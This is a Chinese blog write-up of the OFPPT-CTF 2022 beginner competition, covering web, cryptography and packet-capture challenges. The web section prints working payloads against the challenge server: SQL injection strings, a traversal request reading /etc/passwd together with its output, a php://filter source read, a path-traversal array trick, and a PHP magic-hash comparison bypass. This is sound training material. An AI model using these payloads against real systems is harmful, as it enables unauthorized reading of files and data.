

OFPPT-CTF 2022 部分writeup

原创


shu天 于 2022-03-27 18:01:09 发布 3416 收藏 2

分类专栏: [ctf](#) 文章标签: [ctf web](#)

不允许转载

本文链接: https://blog.csdn.net/weixin_46081055/article/details/123696739

版权



[ctf 专栏收录该内容](#)

80 篇文章 4 订阅

订阅专栏

OFPPT-CTF 2022 部分writeup

[CTFd](#) [Rules](#) [Users](#) [Teams](#) [Scoreboard](#) [Challenges](#)

[Notifications](#) [Team](#) [Profile](#) [Settings](#)

Welcome to OFPPT-CTF

Bienvenue à OFPPT-CTF

No real sponsors, a learning event for super beginners. Thank you community! Honorable mentions: DigitalOcean, CTFd, ctftime, hackthebox.eu, tryhackme.com and the beloved community.

Please read the [rules](#) of the event

[Click here](#) to register to the CTF event, create your team and join the event.

Veuillez lire les [règles](#) de l'événement:

[Cliquer ici](#) pour vous enregistrer à l'événement, créer une équipe et rejoindre l'événement.

Réseaux sociaux - Follow us on social media:



CSDN @shu天

OFPPT-CTF 2022

Web

Logs

easy web

LFI

library

Chocolate

php

Cryptography

Rome famous general

Milkshake

Transposition

Forensics

Shark

Windows memory dump

pcap analysis

pcap analysis 2

pcap analysis 3

pcap analysis 4

pcap analysis 5

pcap analysis 6

linux

Prison Break

本文来自csdn的□□**shu天**□□，平时会记录**ctf**、取证和渗透相关的文章，欢迎大家来我的主页：[shu天_CSDN博客-ctf,取证,web领域博主看看](#)ヽ(@｀ωゝ@)ノ！！

Web

Logs

Our apache server is under attack. Thoses are the access logs of the server, can you find out what they are doing?

是apache日志

```
192.168.32.1 - - [29/Sep/2015:03:37:34 -0400] "GET /dwww/login.php HTTP/1.1" 200 972 "Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101 Safari/537.36"
192.168.32.1 - - [29/Sep/2015:03:36:05 -0400] "GET /dwww/login.php HTTP/1.1" 200 1004 "http://192.168.32.134/dwww/login.php" "Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101 Safari/537.36"
192.168.32.1 - - [29/Sep/2015:03:36:21 -0400] "GET /multilidae/index.php?page=html5-storage.php HTTP/1.1" 200 9607 "http://192.168.32.134/multilidae/index.php?page=login.php" "Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101 Safari/537.36"
192.168.32.1 - - [29/Sep/2015:03:37:34 -0400] "GET /multilidae/index.php?page=user-info.php&username=%27+union+all+select+1%2CString.fromCharCodeCharCode%2870%2c+76%2c+65%2c+71%2c+32%2c+73%2c+83%2c+32%2c+58%2c+32%2c+79%2c+80%2c+80%2c+84%2c+45%2c+67%2c+84%2c+70%2c+123%2c+76%2c+48%2c+103%2c+115%2c+95%2c+114%2c+50%2c+118%2c+51%2c+52%2c+108%2c+51%2c+100%2c+95%2c+83%2c+81%2c+76%2c+95%2c+49%2c+109%2c+106%2c+51%2c+99%2c+116%2c+49%2c+116%2c+110%2c+25%29%2c+3%+-%2B&password=%user-info-php-submit-button=View+Account+Details" "Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101 Safari/537.36"
192.168.32.1 - - [29/Sep/2015:03:36:21 -0400] "GET /multilidae/index.php?page=somethingpassword=%user-info-php-submit-button=View+Account+Details" "Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101 Safari/537.36"
192.168.32.1 - - [29/Sep/2015:03:38:46 -0400] "GET /multilidae/index.php?page=register.php HTTP/1.1" 200 8921 "http://192.168.32.134/multilidae/index.php?page=html5-storage.php" "Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101 Safari/537.36"
192.168.32.1 - - [29/Sep/2015:03:38:46 -0400] "GET /multilidae/index.php?page=client-side-control-challenge.php HTTP/1.1" 200 8015 "http://192.168.32.134/multilidae/index.php?page=register.php" "Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101 Safari/537.36"
192.168.32.1 - - [29/Sep/2015:03:39:05 -0400] "GET /fdidae HTTP/1.1" 404 501 "-" "Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101 Safari/537.36"
192.168.32.1 - - [29/Sep/2015:03:39:46 -0400] "GET /multilidae/index.php?page=client-side-control-challenge.php HTTP/1.1" 200 5197 "http://192.168.32.134/multilidae/index.php?page=user-info.php&username=%27+union+all+select+1%2CString.fromCharCodeCharCode%28102%2c+108%2c+97%2c+103%2c+115%2c+32%2c+105%2c+111%2c+20%2c+32%2c+110%2c+32%2c+111%2c+104%2c+101%2c+101%2c+32%2c+110%2c+32%2c+116%2c+104%2c+104%2c+116%2c+32%2c+114%2c+97%2c+109%2c+116%2c+32%2c+114%2c+99%2c+107%2c+password=%confirm_password=%8my_signature=%register-php-submit-button=Create+Account HTTP/1.1" 200 8015 "http://192.168.32.134/multilidae/index.php?page=register.php" "Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101 Safari/537.36"
192.168.32.1 - - [29/Sep/2015:03:40:09 -0400] "GET /multilidae/index.php?page=user-info.php&username=fdsd&password=fdsd&user-info-php-submit-button=View+Account+Details" "Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101 Safari/537.36"
192.168.32.1 - - [29/Sep/2015:03:40:09 -0400] "GET /multilidae/index.php?page=user-info.php&username=fdsd&password=fdsd&user-info-php-submit-button=View+Account+Details" "Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101 Safari/537.36"
192.168.32.1 - - [29/Sep/2015:03:40:13 -0400] "GET /multilidae/index.php?page=user-info.php&username=fdsd&password=fdsd&user-info-php-submit-button=View+Account+Details" "Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101 Safari/537.36"
192.168.32.1 - - [29/Sep/2015:03:40:18 -0400] "GET /multilidae/index.php?page=user-info.php&username=fdsd&password=fdsd&user-info-php-submit-button=View+Account+Details" "Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101 Safari/537.36"
192.168.32.1 - - [29/Sep/2015:03:40:23 -0400] "GET /multilidae/index.php?page=user-info.php&username=fdsd&password=fdsd&user-info-php-submit-button=View+Account+Details" "Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101 Safari/537.36"
192.168.32.1 - - [29/Sep/2015:03:40:23 -0400] "GET /multilidae/index.php?page=user-info.php&username=fdsd&password=fdsd&user-info-php-submit-button=View+Account+Details" "Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101 Safari/537.36"
192.168.32.1 - - [29/Sep/2015:03:40:25 -0400] "GET /multilidae/index.php?page=user-info.php&username=fdsd&password=fdsd&user-info-php-submit-button=View+Account+Details" "Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101 Safari/537.36"
192.168.32.1 - - [29/Sep/2015:03:40:25 -0400] "GET /multilidae/index.php?page=user-info.php&username=fdsd&password=fdsd&user-info-php-submit-button=View+Account+Details" "Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101 Safari/537.36"
192.168.32.1 - - [29/Sep/2015:03:40:32 -0400] "GET /dwww/login.php HTTP/1.1" 200 986 "http://192.168.32.134/dwww/login.php" "Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101 Safari/537.36"
192.168.32.1 - - [29/Sep/2015:03:40:32 -0400] "GET /dwww/css/login.css HTTP/1.1" 304 210 "http://192.168.32.134/dwww/login.php" "Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101 Safari/537.36"
192.168.32.1 - - [29/Sep/2015:03:40:32 -0400] "GET /dwww/images/logo.png HTTP/1.1" 304 188 "http://192.168.32.134/dwww/login.php" "Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101 Safari/537.36"
192.168.32.1 - - [29/Sep/2015:03:40:53 -0400] "GET /dwww/login.php?username=did+you+get+the+flag%21&password=&Login=Login HTTP/1.1" 200 986 "http://192.168.32.134/dwww/login.php" "Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101 Safari/537.36"
```

CSDN @shu天

最后这几段带ascii码的，可以翻过来得到flag

```
//FLAGIS:OPPPT-CTF{L0ggs_r2v34l3d_SQL_1nj3ct10n}
%27+union+all+select+1%2CString.fromCharCode%2870%2c+76%2c+65%2c+71%2c+32%2c+73%2c+83%2c+32%2c+58%2c+32%2c+79%2c+70%2c+80%2c+80%2c+84%2c+45%2c+67%2c+84%2c+70%2c+123%2c+76%2c+48%2c+103%2c+115%2c+95%2c+114%2c+50%2c+118%2c+51%2c+52%2c+108%2c+51%2c+100%2c+95%2c+83%2c+81%2c+76%2c+95%2c+49%2c+109%2c+106%2c+51%2c+99%2c+116%2c+49%2c+110%2c+51%2c+125%29%2c+-%2B

//youareontherighttrack
CHAR%28121%2C+111%2C+117%2C+32%2C+97%2C+114%2C+101%2C+32%2C+111%2C+110%2C+32%2C+116%2C+104%2C+101%2C+32%2C+114%2C+C+105%2C+103%2C+104%2C+116%2C+32%2C+116%2C+114%2C+97%2C+107%29

//102 108 97 103 32 105 115 32 83 81 76 95 73 110 106 101 99 116 105 111 110
//flagisSQL_Injection
%27+union+all+select+1%2CString.fromCharCode%288102%2C+108%2C+97%2C+103%2C+32%2C+105%2C+115%2C+32%2C+83%2C+81%2C+76%2C+95%2C+73%2C+110%2C+101%2C+99%2C+116%2C+105%2C+111%2C+110%29%2C+-%2B
```

easy web

Can you find the flag in this website?

```
body {
    background-color: purple;
    text-align: center;
    display: flex;
    align-items: center;
    flex-direction: column;
}


h1, div, a {
    /* OPFPT-CTF{w3lc0me_t0_OPFP7-C7F} */
    color: white;
    font-size: 3rem;
}
```

CSDN @shu天

LFI

Simple old-school LFI challenge. I know it's Lame to see this kind of problems in real world now.

But what if we do! □



readme的地方就是LFI的地方

```
etty Raw Hex \n ⌂
GET /pages/page.php?f=../../../../etc/passwd HTTP/1.1
Host: 143.198.224.219:3333
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://143.198.224.219:3333/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN, zh;q=0.9
Connection: close
Pretty Raw Hex Render \n ⌂
1 HTTP/1.1 200 OK
2 Date: Wed, 23 Mar 2022 13:29:20 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 1239
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 root:x:0:0:root:/root:/bin/bash
10 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
11 bin:x:2:2:bin:/bin:/usr/sbin/nologin
12 sys:x:3:3:sys:/dev:/usr/sbin/nologin
13 sync:x:4:65534:sync:/bin:/sync
14 games:x:5:60:games:/usr/games:/usr/sbin/nologin
15 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
16 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
17 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
18 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
19 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
20 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
21 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
22 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
23 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
24 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
25 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/
26 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
27 systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd/timesync
CSDN @shu天
```

扫描到robots.txt



User-agent: *

Disallow: /config
Disallow: /commerce/

```
-----  
Disallow: /checkout$  
Disallow: /checkout/  
Disallow: /cart$  
Disallow: /cart/  
Disallow: /account$  
Disallow: /account/  
Disallow: /api/  
Disallow: /static/  
Disallow:/*?author=*  
Disallow:/*&author=*  
Disallow:/*?tag=*  
Disallow:/*&tag=*  
Disallow:/*?category=*  
Disallow:/*&category=*  
Disallow:/*?month=*  
Disallow:/*&month=*  
Disallow:/*?view=*  
Disallow:/*&view=*  
Disallow: /somerandomtext/flag.php  
Disallow:/*?format=json  
Disallow:/*&format=json  
Disallow:/*?format=page-context  
Disallow:/*&format=page-context  
Disallow:/*?format=main-content  
Disallow:/*&format=main-content  
Disallow:/*?format=json-pretty  
Disallow:/*&format=json-pretty  
Disallow:/*?format=ical  
Disallow:/*&format=ical  
Disallow:/*?reversePaginate=*  
Disallow:/*&reversePaginate=*
```

CSDN @shu天

php伪协议读一下

```
/pages/page.php?f=php://filter/convert.base64-encode/resource=../somerandomtext/flag.php
```

The screenshot shows the CaptfEncoder tool interface. The URL in the browser is `143.198.224.219:3333/pages/page.php?f=php://filter/convert.base64-encode/resource=../somerandomtext/flag.php`. The tool's sidebar has 'Base64 Encoding' selected. In the main 'Base64 Encoding' section, the 'Pattern' dropdown is set to 'Base64'. The input field contains the base64-encoded PHP code: `PD9waHAKICAgICRmbGFnID0gIk9GUFBULUNURnt0aDFzXzFzX2FuXzM0c3IfbGYxX2NoNGxsZW5nM30iOwo/Pgo=`. The output panel displays the decoded PHP code:

```
<?php  
$flag = "OFPPT-CTF{th1s_1s_an_34sy_lf1_ch4lleng3}";  
?>
```

library

I created a file library in my website. I don't have a lot of files, but take a look to the ones I have!

本题同<https://ahmed-belkahla.me/post/csictf2020/?msclkid=7546b593aab011ecb605c6b48f5bdbae>

The screenshot shows a web browser window with the URL <http://143.198.224.219:8888>. The page title is "Welcome to my File Library!". Below it, a message says "I use this website to view my favourite **js** and **txt** that I have stored on my server!". A link "Here's some you may like to read." is present. Two files are listed: [ok.js](#) and [a.cpp](#). A section titled "My Favourite Images" is shown, with a CSDN watermark at the bottom right.

payload:

```
http://143.198.224.219:8888/getFile?file[...]=.../&file[...]=.../&file[...]=.../&file[...]=.../&file[...]=.../&file[...]=.../proc/self/cwd/flag.txt&file[...]=.js
```

The screenshot shows a web browser window with the URL [http://143.198.224.219:8888/getFile?file\[...\]=.../&file\[...\]=.../&file\[...\]=.../&file\[...\]=.../&file\[...\]=.../&file\[...\]=.../proc/self/cwd/flag.txt&file\[...\]=.js](http://143.198.224.219:8888/getFile?file[...]=.../&file[...]=.../&file[...]=.../&file[...]=.../&file[...]=.../&file[...]=.../proc/self/cwd/flag.txt&file[...]=.js). The response contains the flag: OFPPPT-CTF{5h0u1d_5tr1ng1fy_th3_p4r4ms}.

Chocolate

My friend is only willing to eat chocolate. Any other food he rejects.

改个cookie

The screenshot shows a web browser window with the URL <http://143.198.224.219:11111>. The page content is "My nephew is a fussy eater and is only willing to eat chocolate oreo. Any other flavour and he throws a tantrum." A cookie value "flavour=Y2hvY29sYXRI" is visible in the browser's address bar.

Cookie: flavour=Y2hvY29sYXRI

Send Cancel < | > |

Request

Pretty Raw Hex \n ⌂

```

1 GET / HTTP/1.1
2 Host: 143.198.224.219:11111
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36
6 Accept:
   text/html, application/xhtml+xml, application/xml;q=0.9, image/avif, image/webp
   , image/apng, */*;q=0.8, application/signed-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN, zh;q=0.9
9 Cookie: flavour=Y2hvY29sYXRI
0 If-None-Match: W/"14f-17f5bb1e2f8"
1 If-Modified-Since: Sat, 05 Mar 2022 20:07:39 GMT
2 Connection: close
3
4

```

Response

Pretty Raw Hex Render \n ⌂

```

1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 40
5 ETag: W/"28-LobpTvZ+4jVA4+T1dv+SISj7ma8"
6 Date: Wed, 23 Mar 2022 14:08:04 GMT
7 Connection: close
8
9 OFPPT-CTF{C00k13s_n33d_ch0c014t3_f14v0r}
:
```

CSDN @shu天

php

This website is broken; it shows its php source code. Can you find a way to read the flag.

```

<?php

if (isset($_GET['hash'])) {
    if ($_GET['hash'] === "10932435112") {
        die('Not so easy mate.');
    }

    $hash = sha1($_GET['hash']);
    $target = sha1(10932435112);
    if($hash == $target) {
        include('flag.php');
        print $flag;
    } else {
        print "OFPPT-CTF{not-the-one}";
    }
} else {
    show_source(__FILE__);
}

?>

```

sha1(10932435112)=0e07766915004133176347055865026311692244

sha1加密后以0E开头：

- sha1('aaroZmOk')
- sha1('aaK1STfY')
- sha1('aaO8zKZF')
- sha1('aa3OFF9m')

payload:

/?hash=aaroZmOk



CSDN @shu天

Cryptography

Rome famous general

We received an anonymous encrypted message. Can you help us decrypt this text? LRMMS-PSR{d3x3h_p43q4o_p1my3o}
it says you have to use a key: cipherkey

是Keyed Caesar

This encoder will let you specify the key word that is used at the beginning of the alphabet and will also let you shift the keyed alphabet around, just like a normal Caesar cipher. A simple test to see how this works would be to [insert the alphabet](#) into the encoder and then change "Shift" and modify the key.

Decrypt ▾

Shift: 0 ▾

The key: - [Show Keymaker](#)

Alphabet Used: CIPHERKYABDFGJLMNOQSTUVWWXZ

This is your encoded or decoded text:

OFPPT-CTF{k3y3d_c43s4r_c1ph3r}

CSDN @shu天

OFPPT-CTF{k3y3d_c43s4r_c1ph3r}

Milkshake

```
4e3255334e5449784d6a45794e54566a4e7a49794e5463314e474d334f444d774e3249315a6a51334e6a497a4d4463794e6a59334e545130
4e47553d
↓
转ASCII
↓
N2U3NTIxMjEyNTVjNzIyNTc1NGM3ODMwN2I1ZjQ3NjIzMDCyNjY3NTQ0NGU=
↓
base64
↓
7e752121255c7225754c78307b5f476230726675444e
↓
转ASCII
↓
~u!!%\r%uLx0{_Gb0rfuDN
↓
ROT47
↓
OPPPTCTF{I_L0v3_C7Fs}
```

ROT47 编码: (字母、数字、标点)

OPPPTCTF{I_L0v3_C7Fs}

ROT47 **ROT18** **ROT13** **ROT5** **复位**

(点击第一次加密 点击第二次解密)

CSDN @shu天

OPPPT-CTF{I_L0v3_C7Fs}

Transposition

This one includes a transposition:

OFi3FntcP31_P1\$sT_o4-_nCCl_4TsCsF11c{pTRrh44n3s10rpI0}s

Rail fence cipher

```
OFi3FntcP31_P1$sT_o4-_nCC1_4TscsF11c{_pTRrh44n3s10rp10}s_
```

Result

```
OFPPT-CTF{R411_F3nc3_1s_4_C14ss1c_Tr4ns0p0sit1$on_c1ph3r}
```

Rails

3

Offset

0

CSDN @shu天

OFPPT-CTF{R411_F3nc3_1s_4_C14ss1c_Tr4ns0p0sit1\$on_c1ph3r}

Forensics

Shark

这题好坑，本来看http流以为是winrm解密，查了好多资料

然后发现 `tcp.stream eq 5`

Wireshark - tcp.stream eq 5

Time	Source	Destination	Protocol	Length	Info
823 2020-08-10 09:51:46.984972	192.168.38.104	ec2-18-222-37-134.us-east-2...	HTTP	501	GET / HTTP/1.1
827 2020-08-10 09:51:47.034454	ec2-18-222-37-134.us-east-2...	192.168.38.104	HTTP	384	HTTP/1.1 200 OK (text/html)
821 2020-08-10 09:51:46.984622	ec2-18-222-37-134.us-east-2...	192.168.38.104	TCP	66	80 → 64093 [SYN, ACK] Seq=1
819 2020-08-10 09:51:46.935313	192.168.38.104	ec2-18-222-37-134.us-east-2...	TCP	66	64093 → 80 [SYN] Seq=0 Win=1
873 2020-08-10 09:51:52.038791	192.168.38.104	ec2-18-222-37-134.us-east-2...	TCP	54	64093 → 80 [ACK] Seq=448
872 2020-08-10 09:51:52.038791	192.168.38.104	ec2-18-222-37-134.us-east-2...	TCP	54	64093 → 80 [ACK] Seq=448
828 2020-08-10 09:51:52.038791	192.168.38.104	ec2-18-222-37-134.us-east-2...	TCP	54	64093 → 80 [ACK] Seq=448
826 2020-08-10 09:51:52.038791	192.168.38.104	ec2-18-222-37-134.us-east-2...	TCP	54	64093 → 80 [ACK] Seq=448
822 2020-08-10 09:51:52.038791	192.168.38.104	ec2-18-222-37-134.us-east-2...	TCP	54	64093 → 80 [ACK] Seq=448

Gecko) Chrome/84.0.4147.105 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

HTTP/1.1 200 OK
Date: Mon, 10 Aug 2020 01:51:45 GMT
Server: Apache/2.4.29 (Ubuntu)
Last-Modified: Fri, 07 Aug 2020 00:45:02 GMT
ETag: "2f-5ac3ee4fcf01"
Accept-Ranges: bytes
Content-Length: 47
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

Gur synt vf }w43bdc_3rd_g0110P_ci4gv4{PDM-DZZPY

Frame 827: 384 bytes on wire (3072 bits), 384 bytes captured (3072 bits) on interface Wireshark - 追踪 HTTP 流 (tcp.stream eq 5) · capture.pcapng

0000 02 3b c6 1a ae f5 00 00 01 72 b7 8b 40 00 20 26 68 00 50 fa 5d 60 01 e7 d7 f5 00 00 40 30 30 20 4f 4b 0d 00 050 2c 20 31 30 20 41 70 0060 3a 35 31 3a 34 35 20 070 65 72 3a 20 41 70 60 080 39 20 28 55 62 75 60 090 2d 4d 6f 64 69 66 60 0a0 30 37 20 41 75 67 20 0ah0 35 33 30 32 20 17 40

分组 827. 1 客户端 分组, 1 服务器 分组, 1 turn(s). 点击选择。

整个对话 (777 bytes) Show data as ASCII

查找: 检查下一个(N)

CSDN @shu天

解密一下即可

转换前:

YPZD-MDP{4vg4ic_P0110g_dr3_cdb34w} fv tnvs ruG

加密位移: 10 加密> 解密>

转换后:

OFPPT-CTF{4lw4ys_F0110w_th3_str34m} fv tnvs ruG

shen@sh3nz:~\$ echo "Gur synt vf }w43bdc_3rd_g0110P_ci4gv4{PDM-DZZPY" | rev > YPZD-MDP{4vg4ic_P0110g_dr3_cdb34w} fv tnvs ruG

CSDN @shu天

OFPPT-CTF{4lw4ys_F0110w_th3_str34m}

Windows memory dump

A Windows computer has been infected. The attacker managed to exploit a portion of a database backup that contains sensitive employee and customer private information. All memory dump challenges use the same file.

Inspect the memory dump and tell us the Windows Major Operating System Version, bit version, and the image date/time (UTC, no spaces or special characters). Submit the flag as OFPPT-CTF{OS_BIT_YYYYMMDDhhmmss}. Example: OFPPT-CTF{WindowsXP_32_20220120095959} File: 1.5 GB Decompressed: 5 GB

win10内存镜像要用vol3

pcap analysis

We need YOU to help us analyze the packet capture. Look for relevant data to the potential attempted hack. To gather some information on the victim, investigate the victim's computer activity. The "victim" was using a search engine to look up a name. Provide the name with standard capitalization: OFPPT-CTF{Terry_Stewart}. Download zip SHA1: b56857a89592bc1b66ce59181c86e5ceb56da1df Zip file password: 0FPP7C7F NOTE: Next pcap analysis challenges use this PCAP file.

用百度搜的，百度关键词wd，他搜了不少东西，都试试

```
GET /s?
ie=utf-8&mod=1&isid=be18bcfc00179f1a&ie=utf-8&f=8&rsv_bp=1&rsv_idx=1&tn=baidu&wd=%22charles%20geschickte
r%22&fenlei=256&oq=mk%2520ultra&rsv_pq=be18bcfc00179f1a&rsv_t=bb29ix0Gh%2F88nacQt4DhHpndxVeeBJ36buRs56Su
wzRRSLca4vJgJwWpG1w&rqlang=cn&rsv_dl=tb&rsv_enter=1&rsv_btype=t&inputT=3467&rsv_sug3=31&rsv_sug1=4&rsv_s
ug7=100&rsv_sug2=0&prefixsug=%2526quot%253Bcharles%2520geschickter%2526quot%253B&rsp=0&rsv_sug4=4186&bs=
mk%20ultra&rsv_sid=34436_34378_34403_33848_34072_34092_34458_26350_34415_34390&ss=1&clist=8da76052f44cf
3df&hsug=&f4s=1&csor=21&_cr1=44707 HTTP/1.1
Host: www.baidu.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.baidu.com/s?
ie=utf-8&f=8&rsv_bp=1&rsv_idx=1&tn=baidu&wd=%22charles%20geschickter%22&fenlei=256&oq=mk%2520ultra&rsv_p
q=be18bcfc00179f1a&rsv_t=bb29ix0Gh%2F88nacQt4DhHpndxVeeBJ36buRs56SuW2RRSLca4vJgJwWpG1w&rqlang=cn&rsv_dl=
tb&rsv_enter=1&rsv_btype=t&inputT=3467&rsv_sug3=31&rsv_sug1=4&rsv_sug7=100&rsv_sug2=0&prefixsug=%2526quo
t%253Bcharles%2520geschickter%2526quot%253B&rsp=0&rsv_sug4=4186
is_referer: http://www.baidu.com/s?
ie=utf-8&f=8&rsv_bp=1&rsv_idx=1&tn=baidu&wd=mk%20ultra&fenlei=256&rsv_pq=82e75c0e001c11c2&rsv_t=711251t6
SFw4XZ4L2vucv4aS5rifNMxjzckiVABILv0%2F415oPj%2B015YLjvg&rqlang=cn&rsv_dl=ib&rsv_sug3=8&rsv_enter=1&rsv_s
ug1=2&rsv_sug7=101
is_xhr: 1
is_pbc: mk%20ultra
4 客户端 分组, 3 服务器 分组, 6 turn(s).
整个对话 (131 kB)
Show data as ASCII
查找: wd
查找下一个 (N)
滤掉此流 打印 另存为... 返回 Close Help
CSDN @ shitu 天
```

OFPPT-CTF{charles_geschickter}

这里可以确认受害者IP: 192.168.100.106

